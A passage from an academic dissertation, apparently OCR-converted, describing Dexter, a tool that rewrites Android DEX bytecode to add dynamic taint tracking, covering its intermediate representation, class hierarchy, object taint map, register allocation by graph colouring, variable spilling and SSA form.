
Listing 2.12: Writer interface used to turn data into a byte array, with sink instrumentation

2.3.1 Development Model

The requirements of the system were properly defined since the beginning of the project, but it was not clear how much effort the individual subtasks would require, or where the risks were. The Spiral development model [5] was selected as a form of iterative, prototyping approach, combined with the systematic aspects of the waterfall model.

The work plan was initially divided into roughly two-week development cycles. Each of these cycles would finish with a period for testing and evaluation of the risk issues, and potential plan refinements before continuing to the next iteration. This risk-driven approach would enable me to incrementally build the system, yet iteratively improve risky areas [8].




Figure 2.3: The Spiral development model. Source: Wikipedia

2.3.2 Tools

Java was chosen as the programming language, as opposed to Python used by the existing tools, in order to utilize DexLib, a DEX-manipulating library built as the core of the Smali assembler. Strict use of Java could also potentially allow Dexter to integrate with the official compilation toolchain, or to run directly on the device. Project Lombok[3], a tool extending the features of the language, was incorporated, and source code was managed by the Git[4] revision control system, in a repository hosted at the GitHub[5] cloud storage.

[3] `http://projectlombok.org/`
[4] `http://git-scm.com/`
[5] `https://github.com/`

Chapter 3

Implementation

The Preparation chapter explained the principles of taint analysis and proposed a suitable instrumentation that carries it out. This part of the dissertation will describe how applications are parsed, additional code inserted, and a new executable generated, a process which will encompass many aspects of compilation. We will also see that more than just a single application package (APK) is necessary to reason about the outcomes of dynamic dispatch, and will therefore build a complete picture of the runtime framework. The schematic diagram in Figure 3.1 shows an overview of the individual stages.

3.1 Intermediate Representation

Dexter accesses the content of Dalvik executable (DEX) files through the low-level API of DexLib. The bytecode and the overall structure of DEX files were designed so that they could be directly mapped to memory and the code executed efficiently, which makes direct instrumentation nearly impossible as even the smallest modification breaks a multitude of pointers and offsets carefully generated by the JVM-Dalvik conversion tool.

Based on the nature of instrumentation introduced earlier, it would be convenient to represent bytecode of individual methods in a way that constraints would not get broken when:

(i) new instructions are inserted,

(ii) extra registers are needed,




Figure 3.1: Schematic diagram of APK instrumentation by Dexter

(iii) register identifiers do not fit the addressing limits of instructions,

(iv) different variants of instructions are used, and

(v) try blocks overlap.

Instrumentation will also necessarily introduce new constants and classes, and so Dexter converts the whole executable into its own intermediate representation (IR) and later converts it back to the DexLib format.

3.1.1 File Structure

The logical organization of DEX creates a simple hierarchical arrangement, where the root contains a list of defined classes, those in turn link to methods and fields, etc. DexLib of course implements such a data structure but it could not be utilized since it is not flexible enough for the purposes of Dexter. An equivalent representation was therefore built with ease of element addition in mind.

3.1.2 Executable Code

Method bytecode is stored as a stream of instructions addressed via relative offsets. To support the modifications listed previously Dexter represents bytecode

as a list of *code elements*. These are mostly equivalent to instructions but can be interleaved with special markers at positions referencing the offsets in the original DEX file.

Instructions

Intermediate instructions group together Dalvik instructions with identical instrumentation. They use intermediate register object references and links to code markers in order to overcome space limits of register identifiers and address offsets, and likewise replace pointers to type information and constants with references to the respective intermediate objects. They also split Dalvik opcodes into semantic equivalence classes and hence allow for conversion between instruction variants.

The instruction interface specifies a list of methods that provide information about them to algorithms working with the bytecode. For instance, these include lists of registers read from and written to, or argument and result types.

Markers

Markers specify points inside the bytecode that can be referred to either by instructions or by try-block definitions. Supported markers are:

- **labels**
  Labels mark the targets of jumping and branching instructions. They do not carry any additional information.
- **try/catch blocks**
  Try blocks in DEX are stored separately from the bytecode, and defined as non-overlapping intervals of instructions, which we replace with linked `TryBlockStart` and `TryBlockEnd` markers. Each block supplies a list of class type and address pairs that represent its exception handlers. `Catch` markers are inserted at these points and the list is stored in the start marker. Blocks can also specify an optimized *catch-all* handler used when the exception type does not match any of those on the list.
- **method start**
  `CodeStart` is a marker inserted at the beginning of each method and used as a reference point for some instrumentation rules.

By using markers inside the code, both absolute and relative addresses of these points can be recomputed at the assembly stage, and inserting extra instructions into the code or replacing existing instructions with their different-sized variants does not break any relations.

Macros

Macros provide a way of grouping several instructions into one code element. They were introduced because method calls in Dalvik consist of two separate instructions: an invocation that jumps into the called method, and an optional `move-result` instruction that stores the returned value into a given register. But since the latter does not contain information about the call, they cannot be instrumented separately. Method calls are therefore replaced with macros before instrumentation begins and expanded afterwards. The same approach is necessary for the `filled-new-array` instruction.

At the same time, macros are used as inline functions that simplify implementation of some instrumentation rules. We already saw an example of the `taint-get` macro which expands to:

```
invoke-static TaintMap.get(vObject)
move-result vResult
```

Similar macros were created for common operations like debug logging.

3.1.3 Generation Process

The conversion of the input APK file into intermediate representation is mostly trivial. It is the vast number of DEX elements that need to be supported which makes it a tedious task.

Given the APK, DexLib extracts the executable and parses it. The data structure it produces is recursively traversed and IR nodes generated from the definitions inside. Encountered pointers are followed into the constant pools of type identifiers, annotations, etc. to store data directly in the nodes. During bytecode conversion, introduced markers are stored separately at first and inserted between the instructions once the full instruction list has been created.

3.2 Runtime Class Hierarchy

Section 2.2.4 described why it is necessary to be able to argue about the nature of method call destinations and how in most cases analysis of the full class hierarchy can do this statically. Having this data is useful in other situations as well. For example, Listing 3.1 was taken from a method that returns `true` iff the given method call should be instrumented as an Apache HTTP Client sink. As you can see on the highlighted line, it relies on knowing whether the referenced class, probably external, implements the `HttpClient` interface, and this is the type of information that class hierarchy can provide.

```
val callType = insnInvoke.getCallType();
val invokedClass = insnInvoke.getClassType();
val invokedMethodName = insnInvoke.getMethodName();
val typeHttpClient = DexClassType.parse("Lorg/apache/http/client/HttpClient;",
                                        parsingCache);

return invokedMethodName.equals("execute") &&
       (
         (
           callType == Opcode_Invoke.Interface &&
           invokedClass.equals(typeHttpClient)
         ) || (
           (callType == Opcode_Invoke.Virtual ||
            callType == Opcode_Invoke.Super) &&
           classHierarchy.implementsInterface(invokedClass, typeHttpClient)
         )
       );
```

Listing 3.1: Code that decides whether a method call should be instrumented as an Apache HTTP Client sink

As was already mentioned, the hierarchy provides a *complete* picture of the environment the application is executed in, and hence building it obviously requires obtaining class definitions of the runtime framework. Since the API changes with every new release of Android, Dexter does not ship with any particular version and expects the user to provide a compatible set with the application. With access to the device the APK was downloaded from, one can retrieve these files in DEX form from the `/system/framework` folder, or alternatively provide a compatible *android.jar* file, which applications are compiled against, from the SDK.

The data structure used for its representation is again a standard rooted tree. Compared to the IR, it holds far less information about its nodes, but spans across the whole runtime environment. Dexter generates it by scanning the DEX

and JAR files using DexLib and BCEL[1] respectively. Once data are collected, nodes are linked accordingly, and overall consistency is checked.

It is worth pointing out that array types are implicitly defined as classes extending `Object`, i.e. they inherit methods like `equals` and `hashCode`, and method calls can be performed on their instances. As there is no mechanism for extending their interface or overriding the inherited methods, class hierarchy simply treats them as the `Object` class.

3.3 Instrumentation

Once the executable is parsed and converted, the modifications laid out in the Preparation chapter can be applied on it. This is when all the effort put into designing and generating the IR truly pays off because the source code of instrumentation becomes simple and elegant.

Every node of the IR is responsible for instrumenting itself, so for example a node representing a primitive internal field creates a new field of type `int` to hold its taint tag, and gives it a name that will not be in conflict with other fields in the class. Shared data, like these names of taint fields, are stored inside an object that the nodes pass around.

3.3.1 Bytecode Instrumentation

Method body IR nodes generate the analysis-performing instrumentation we are after, and place these new instructions into the code. Implementation of the generators exactly follows the principles of taint propagation explained in section 2.2 and therefore will not be discussed further. Likewise, these nodes are responsible for inserting the taint register initialization we saw in section 2.2.6 at the beginning of the instruction list.

However, the instrumented code might not be valid because instructions which throw exceptions wrap themselves in a try block, just like integer division instruction in Figure 2.1. Had some of these already been in one, the code would now contain two nested try blocks which is an illegal construct. To keep the instrumentation rules simple, we let instructions generate such code and fix it afterwards, like shown in Figure 3.2.

[1] `https://commons.apache.org/proper/commons-bcel/`




Figure 3.2: Removing nested try blocks by splitting the outer block

3.3.2 Auxiliary Classes

While the majority of inserted code is generated based on the content of the file, a small part of it is always the same. This common code includes: (i) the object taint map, (ii) the global array and variable for internal method call taint propagation, (iii) internality-marking annotations, (iv) taint flag constants, and (v) methods analyzing arguments of source API calls.

These classes could be generated in the same way as the rest of the instrumentation, directly as intermediate code, but for clarity they were written in regular Java. Their source files are compiled using the standard toolchain into a single DEX file that is distributed with Dexter. During instrumentation, this file is converted into IR and the two data structures are merged, effectively statically linking the two files, It is ensured the names of classes do not conflict.

3.3.3 Object Taint Map

The Preparation chapter introduced the idea of a global hash table serving as runtime taint tag storage for objects, and we mentioned above that it is one of the auxiliary classes written in Java and linked in. This section will explain the details and complications of its design.

Naïve usage of the standard `HashMap` class will immediately fail because storing references to tainted objects in the table prevents their garbage collection. It is therefore necessary to build our hash table on the concept of *weak references* which solve this problem.

Unfortunately, the standard `WeakHashMap` implementation calls the `hashCode` method of given object to determine the slot its entry should be in, and the

`equals` method to compare it against other objects in the linked list of entries in that slot. Calling their default implementations does not have any side effects but they can be overridden, and so insertion of the `taint-get` and `taint-set` macros could introduce method calls that were not present in the original application and potentially change its behaviour. At the same time, one can easily make all objects look equivalent which would uncontrollably spread taint. And lastly, the class does not account for the fact that these methods could throw exceptions. For all these reasons, a safe version of `WeakHashMap`, which would not call any of the object's methods, had to be implemented.

Removing the call to `equals` is trivial, simply by using the reference equality operator `==` instead. The `obj.hashCode()` call, on the other hand, was replaced by `obj.getClass().hashCode()`. The `getClass` method cannot be overridden as it is declared `final`, and it returns an instance of class `Class` which represents the type of `obj`. These `Class` objects are automatically generated by the virtual machine when classes are loaded, and so its `hashCode` method cannot be overridden and always uses the original implementation which returns its address in the memory. Unfortunately, this means that all instances of one class type will generate the same hash code and will be stored in the same slot. If this ever proved to be a performance bottleneck, native code could be used to return addresses of individual objects with the cost of reducing portability of the solution.

In its current implementation, the hash table is initialized with 1024 slots and does not support dynamic resizing. It exploits temporal locality by moving entries to the beginning of their respective linked lists whenever they are accessed, and deletes garbage collected entries as it encounters them. Methods are declared `public static` so that they can be invoked from any place in the application.

3.4 Reassembling

In the context of Dexter, reassembling is the process of converting IR back to DexLib data structures. Conversion of most nodes is straightforward as DexLib automatically assembles constant pools, class/method/field definitions, etc., and replaces references to them with numerical pointers.

But it is up to Dexter to generate Dalvik bytecode with register identifiers and jumping offsets that fit the space limits of its instructions. Instrumentation more than doubled the number of used intermediate registers, and the offsets increased as instructions were inserted between the jumping instructions and their tar-

gets. For instructions that can only carry 4-bit register identifiers or offsets, this becomes a problem.

The following sections will explain how intermediate registers are assigned new identifiers that fit these constraints. Since offset computation relies on the knowledge of the register identifiers, it is discussed at the end.

Similar procedures form the core of the compilation process of any programming language, and therefore a full-fledged compiler capable of generating Dalvik bytecode from Dexter IR had to be implemented. The compiler was built according to [1], and hence the details of generic algorithms will be omitted and focus will be put on the specifics of Dalvik. Building a compiler is itself a task difficult to achieve within the given project time frame. On that account, basic algorithms with simple heuristics were selected, regardless of the performance of the generated code or their own time complexity.

3.4.1 Generic Register Allocation

Register allocation is an optimization problem of assigning a large number of source code variables to a small number of CPU registers. The same register can be used to hold the value of multiple variables as long as the variables are not *live* at the same time, i.e. the intervals between storing a value and the last point of reading it back do not overlap.

If a solution cannot be found, memory storage is created for some of the variables and load/store instructions moving the value to/from designated temporary registers are inserted, so that the algorithm can be restarted with a smaller number of variables held in CPU registers at the same time. This is called *variable spilling*.

Allocation by Graph Colouring

A compiler reduces register allocation to the isomorphic problem of graph colouring, which is proven to be NP-complete, and solves it using a heuristic that balances time complexity of the algorithm with quality of the generated code.

The graph in question is called a Clash Graph. Its nodes represent variables, and two nodes are connected by an edge iff the two respective variables cannot be allocated to the same register. If this graph can be coloured with a number of




Figure 3.3: Flow chart of commonly used greedy graph-colouring heuristic

colours less than or equal to the number of available CPU registers, a solution has been found.

Figure 3.3 shows a commonly used greedy graph-colouring algorithm, which Dexter adopts with slight modifications explained later. The heuristic colours the nodes, ordered by the number of constraints, starting with the most constrained one and always picking a colour not taken by the neighbours. It runs in linear time and usually yields satisfactory results.

Building a Clash Graph

The Clash Graph (CG) is built by comparing the liveness of individual variables, which can be established by performing so-called Live Variable Analysis (LVA) on the Control Flow Graph (CFG) of the method code. Two variables simultaneously live at any point should be connected by an edge.

The CFG is a graph with nodes representing maximal sequences of non-jumping instructions, called basic blocks, and nodes A and B being connected by a directed edge iff the execution of the last instruction in A can be followed by the execution of the first instruction in B. For example, an `if` instruction always ends its basic block as it can either proceed to the next instruction or jump to a marker. Two




Figure 3.4: Example of Live Variable Analysis performed on a simple program represented as a Control Flow Graph. Live variables at each execution point are in brackets.

special nodes, `START` and `EXIT`, represent the entry and exit points of the method and are connected accordingly.

To generate the CFG, code elements specify whether they start/end basic block (labels, `if`), or exit the method (`return`), and also provide the complete list of their successors. One linear pass over the instruction list is then sufficient to split it into blocks, and one more iteration over the blocks enough to create the edges.

A crucial property of the CFG is its completeness, or else incorrect liveness intervals can be produced and clashes missed. A lot of effort was therefore invested into reading the Dalvik documentation to ensure the properties of code elements correctly reflect all aspects of the execution semantics. This sometimes requires a simple code analysis, like finding the catch block the program will jump to if an exception of given type is thrown by a particular instruction.

The live variable analysis is based on the idea of propagating information about

variables being read from to preceding instructions, so that it is known which values might be needed in the future for each position in the code. A loop iterates through the instructions, always combining the lists of variables provided by its successors, removing variables it writes to and adding those it reads from. Being defined as least fixed point, the loop carries on until no more changes are made. An example is shown in Figure 3.4.

Each variable list generated by LVA then specifies variables that cannot be allocated to the same register because their values are simultaneously waiting to be read. An edge in clash graph is therefore generated for each pair of variables that appear together in some variable list.

3.4.2 Dalvik Register Allocation

It is easy to see how the generic register allocation fits into the reassembling procedure in Dexter. Register objects inside intermediate code can be thought of as untyped variables, and these need to be mapped on Dalvik's virtual registers. But due to constraints imposed on the identifiers, the graph-colouring heuristic requires small alterations.

Register-Addressing Limits

The first distinction is that colouring is not limited to a fixed number of colours, since Dalvik instruction formats differ in the amount of space available to store register identifiers. Hence each node has its own upper identifier limit given by bit representations of the least optimized variants of instructions that use the corresponding intermediate register.

The way the heuristic chooses colours is changed to reflect this. So as not to pollute smaller ranges, colours are preferentially picked from the higher parts of the spectrum. For instance, for node restricted to the 0-255 range, a colour in 16-255 will be sought first.

Consecutive-Identifier Constraints

The algorithm also needs to deal with Dalvik instructions which reference registers implicitly. The reason why wide register pairs need to be formed by two adjoined virtual registers is that instructions always store only the identifier of

the first one. The same concept applies to `/range` variants of `invoke` instructions which use an interval of registers as method arguments by specifying the first identifier and the length of the interval.

IR instructions reference all intermediate registers explicitly and provide their allocation constraints. These are collected, checked for conflict, and so-called *node runs* built. These are maximal sequences of CG nodes required to be assigned consecutive identifiers.

The order generator still picks the node of the lowest degree but now finds the node run it belongs to, pushes the run on the stack and removes all its nodes from the graph, defining an order of colouring runs instead of individual nodes. The colouring loop pops a run, finds a non-conflicting colour for its first node and checks whether the other nodes can be assigned the following colours. This is repeated until either a valid colouring of run is found or all initial node colours have been tried.

Variable Spilling

We already mentioned that if a colouring cannot be found the compiler spills some variables into external memory so that fewer variables need to be allocated to registers. However, this concept does not directly apply to Dalvik since it only provides the notion of 65k virtual registers, some mapped to physical registers and rest stored on the stack. The equivalent operation is therefore a transformation of the IR code which creates new temporary registers and inserts `move` instructions before and after every instruction that uses the spilled ones. Note that we always need to spill whole node runs because of consecutive-identifier constraints.

The idea is demonstrated on an example in Figure 3.5. In the original form we see a three-element node run with its first two nodes confined to the 4-bit range. On the other hand, by spilling the run these three nodes can be stored in the full 16-bit range and we get two two-element runs in the 4-bit range which can be allocated the same identifiers as their liveness intervals do not overlap.

Choosing the optimal subset of variables to spill is an entirely different topic, so for the sake of simplicity, a random node run is chosen from the range that filled up and caused the colouring to fail, and the colouring is restarted.

However, not all node runs can be spilled this way because `move` instructions are typed, distinguishing between single-/double-width primitives and objects, and therefore they need to match the type of the value they copy, which is checked





Figure 3.5: Example of variable spilling transformation and change in constraints

by the preload verifier. Types are decidable from semantics of the transformed instruction, but with the exception of *if (not) equal to (zero)* statements which can compare both single-width primitives and references. Spilling node runs appearing in these would require more sophisticated type inference.


3.4.3 Static Single-Assignment Form

The described algorithm successfully allocates most methods, yet it is not uncommon for an application to contain one on which it fails. Through a mixture of wide register operations and `/range` method calls, such code typically defines an unspillable node run of 20 or even 30 intermediate registers, completely polluting the 4-bit range, leaving no room for the taint registers, and consequently preventing Dexter from generating the instrumented executable. Static Single-Assignment (SSA) form, a result of another intermediate code transformation, breaks node runs into the smallest possible pieces.


SSA form is defined as one where each variable is written to only once, and is created by renaming variables. Looking back on the spilling example in Figure 3.5, both of the instructions wrote to `rA2` which created the three-element run. By renaming the variables we get two smaller, more easily allocatable runs $[\texttt{rA1}_1, \texttt{rA2}_1]$ and $[\texttt{rA2}_2, \texttt{rA3}_1]$ without changing the behaviour.



(a) Original code



(b) Φ function inserted



(c) Φ function converted to `move` instructions

Figure 3.6: Example of SSA transformation

Figure 3.6 shows that the transformation is not as straightforward in the general case. Variable rY is defined in both branches of the `if` statement, and so renaming these to rY_1 and rY_2 also requires combining their values into rY_3 before referencing them later on.

Transformation to SSA is done in three steps: (i) points in CFG where variable definitions meet are identified and Φ functions combining the values inserted, (ii) Φ functions are converted to `move`s inside predecessor blocks, (iii) redundant `move`s are removed. These rely on further analysis of the code. For instance, the points of definition conflict are found by converting CFG to *Dominator Tree* and performing *Dominance Frontier Analysis* on it [1].

The principles behind SSA transformation are not complicated but its implementation for specific platform requires careful adaption, e.g. with Dalvik by propagating type information to insert valid `move`s.

3.4.4 Offset Computation

